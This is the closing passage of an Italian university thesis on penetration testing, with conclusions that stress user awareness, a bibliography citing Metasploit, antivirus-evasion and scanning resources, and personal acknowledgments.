

Figura 6.10: Interfaccia e dashboard di Kage

7. conclusioni

Le tecniche di penetration testing e vulnerability assets risultano essere sicuramente attività molto valide al fine di mantenere sicuri sistemi e applicazioni. Abbiamo avuto modo di vedere differenti alternative su come è possibile svolgere uno specifico tipo di analisi riguardante la sicurezza, in particolare è stato possibile comprendere come questi test possano essere più efficaci nel momento in cui vengono portati a termine parallelamente, garantendo così una maggiore accuratezza e precisione per la scoperta delle vulnerabilità e la risoluzione di problematiche inerenti alle falle nella sicurezza. Il lavoro dell'etichal hacker però non deve essere confuso con quello del responsabile della sicurezza in quanto, anche se costituisce un approccio molto valido alla scoperta delle peculiarità dei sistemi stessi, non può essere la riposta definitiva per mantenere alta la protezione. Una attenzione particolare deve essere posta sempre al giudizio dell'utente poichè questo rimane sempre il target più facilmente attaccabile da parte di criminali informatici. Molto importante risulta essere il giudizio e l'informazione da parte degli utenti quando si trovano a navigare in pagine e applicazioni web non comuni, questo per evitare di cadere in errori comuni come quelli che abbiamo trattato nei capitoli precedenti. Vorrei concludere con una citazione particolare di Bruce Schneier, famoso crittografo statunitense, che credo racchiuda in maniera chiara e significativa il messaggio che ho voluto trasmettere con questo elaborato:

If you think technology can solve your security problems, then you don't understand the problems and you don't understand the technology" – Bruce Schneier.

Se pensi che la tecnologia possa risolvere i tuoi problemi di sicurezza, allora non capisci i problemi e non capisci la tecnologia "- Bruce Schneier.

Elenco delle tabelle

Bibliografia

[Aes] *Advanced Encryption Standard.*

[Af] *Cos'è l'analisi forense informatica — iRecovery Data.* URL: https://www.irecoverydata.com/analisi-forense-informatica/.

[Ai] *Attacco informatico.* URL: https://it.wikipedia.org/wiki/Attacco_informatico/.

[Anr] *Valutazione del rischio informatico.* URL: https://it.wikipedia.org/wiki/Valutazione_del_rischio_informatico.

[Api] *Application programming interface.*

[Av] *Antivirus e antimalware: cosa sono, come funzionano e i 5 migliori da installare subito - Cyber Security 360.* URL: https://www.cybersecurity360.it/soluzioni-aziendali/antivirus-e-antimalware-cosa-sono-come-funzionano-come-scegliere-quello-giusto/.

[Bag08] Mark Baggett. *Effectiveness of Antivirus in Detecting Metasploit Payloads Effectiveness of Antivirus in Detecting Metasploit Payloads GCIH Gold Certification Effectiveness of Antivirus in Detecting Metasploit Payloads.* 2008. URL: www.virustotal.com.

[Chk] *Chk4me.* URL: https://www.xylibox.com/2011/10/chk4scancom-private-av-checker.htmle.

[Dns] *Domain Name System.* URL: https://it.wikipedia.org/wiki/Domain_Name_System/.

[DZH16a] M. Denis, C. Zena e T. Hayajneh. «Penetration testing: Concepts, attack methods, and defense strategies». In: *2016 IEEE Long Island Systems, Applications and Technology Conference (LISAT).* 2016, pp. 1–6.

[DZH16b] Matthew Denis, Carlos Zena e Thaier Hayajneh. «Penetration testing: Concepts, attack methods, and defense strategies». In: Institute of Electrical e Electronics Engineers Inc., giu. 2016. ISBN: 9781467384902. DOI: 10.1109/LISAT.2016.7494156.

[Fir] *Cos'è un firewall? E come funziona? - Panda Security.* URL: https://www.pandasecurity.com/italy/mediacenter/sicurezza/che-cose-un-firewall/.

[Git] *GitHub.*

[Has] *Funzione crittografica di hash.* URL: https://it.wikipedia.org/wiki/Funzione_crittografica_di_hash.

[I5p] *I 5 principali tipi di attacco ad un sito web.* URL: https://www.eterna.net/i-5-principali-tipi-di-attacco-ad-un-sito-web//.

[Jtt] *Jotti*. URL: https://virusscan.jotti.org/it.

[Kal] *Kali Linux: guida in italiano e tutorial penetration test — HTML.it*. URL: https://www.html.it/guide/penetration-test-con-kali-linux/.

[KB17] Khashayar Kotobi e Sven G. Bilen. «Blockchain-enabled spectrum access in cognitive radio networks». In: IEEE Computer Society, giu. 2017. ISBN: 9781509035991. DOI: 10.1109/WTS.2017.7943523.

[Met] *Metascan*. URL: https://www.opswat.com/blog/tag/metascan-online.

[Mp] *Metasploit Project*.

[Mpi] *Metasploit — Penetration Testing Software, Pen Testing Security — Metasploit*. URL: https://www.metasploit.com/.

[Mr] *Minacce Ricerche Le 5 fasi di un cyber attacco: il punto di vista dell'attaccante*. URL: https://blog.f-secure.com/it/le-5-fasi-di-un-cyber-attacco-il-punto-di-vista-dellattaccante//.

[Ndi] *NoDistribute*. URL: https://nodistribute.com/.

[Nis] *Nist*. URL: https://www.nist.gov/.

[Nvt] *NoVirusThanks*. URL: https://www.novirusthanks.org/services/.

[Os] *Offensive Security*. URL: https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/.

[Pa] *(No Title)*. URL: http://www.nothink.org/metasploit/documentation/metasploit_payloads.pdf.

[Py] *Python*. URL: https://www.python.org/.

[See] *Social engineering explained: How criminals exploit human behavior — CSO Online*. URL: https://www.csoonline.com/article/2124681/what-is-social-engineering.html.

[Snf] *Sniffing*. URL: https://www.computerhope.com/jargon/s/sniffing.htm.

[Tcp] *ISO/OSI Vs. TCP/IP*. URL: https://www.isistassinari.gov.it/progettodicembre/reti/TCP-IP.html.

[Vei] *Eludere gli antivirus con Veil Evasion*. URL: https://batysbase.com/eludere-antivirus-veil-evasion/.

[Ver] *Official Kali Linux Releases*. URL: https://www.kali.org/kali-linux-releases/.

[Vir] *Quali sono i diversi tipi di virus, spyware e malware che possono infettare il computer?* URL: https://www.dell.com/support/article/it-it/sln265920/quali-sono-i-diversi-tipi-di-virus-spyware-e-malware-che-possono-infettare-il-computer?lang=it/.

[Vs] *irscan*. URL: https://www.virscan.org/.

[Vto] *VirusTotal*. URL: https://www.virustotal.com/gui/home.

[Wip] *What is phishing? How this cyber attack works and how to prevent it.* URL: https://www.csoonline.com/article/2117843/what-is-phishing-how-this-cyber-attack-works-and-how-to-prevent-it/.

[Xcc] *Highly optimized Cryptonight / RandomX / Argon2 CPU miner with CommandControl (CC) Server and Monitoring.* URL: https://github.com/Bendr0id/xmrigCC.

[Xmr] *RandomX, CryptoNight, AstroBWT and Argon2 CPU/GPU miner XMRig.* URL: https://github.com/xmrig/xmrig.

[Zdy] *Zero days, vita e morte delle vulnerabilità — ISPI.* URL: https://www.ispionline.it/it/pubblicazione/zero-days-vita-e-morte-delle-vulnerabilita-24124.

Ringraziamenti

La conclusione di questo percorso di studi è stata sicuramente una delle esperienze più significative e emozionanti della mia vita e per questo sento il bisogno di ringraziare coloro che hanno reso possibile tutto questo.

Vorrei ringraziare il mio relatore, il Prof. Marcantoni Fausto per essere stato un modello di ispirazione sia dal punto di vista professionale accademico che motivazionale, spronandomi sempre a fare il meglio e aprendomi la mente sulla bellezza dello studio e della conoscenza, rendendolo un professore dal mio punto di vista di eccezionale valore.

Vorrei ringraziare la mia famiglia che mi è stata sempre vicino in questo percorso e che ha sempre creduto in me, donandomi così la forza di andare avanti e di superare i momenti più incisivi. Ringrazio i miei amici del "Container" i quali sono stati e sono tutt'ora come una famiglia, ragazzi e ragazze incredibili che in questi anni mi hanno fatto sentire davvero vivo.

Ringrazio la città di Camerino che mi ha dato la possibilità di vivere in maniera autonoma e nonostante tutte le difficoltà che abbiamo subito mi ha donato la maturità e l'indipendenza di cui posso godere ora e che mi accompagnerà per le esperienze future.

Vorrei ringraziare Salierno Francsco che mi ha permesso di vivere questo momento importante della mia vita con la serenità e la gioia di cui avevo bisogno.

Infine vorrei fare un ringraziamento speciale a Letizia Tacconi senza la quale nulla di tutto questo sarebbe mai potuto accadere. Lei ha sempre creduto in me e nelle mie capacità, specialmente nel momento in cui la mia sicurezza vacillava e le cose stavano precipitando. Una persona incredibile che ha saputo riaccendere la fiamma della mia anima e mi ha dato un motivo più che valido per ricominciare a vivere la mia vita al massimo delle mie possibilità e io le sarà sempre grato dal più profondo del cuore per il dono che mi ha fatto.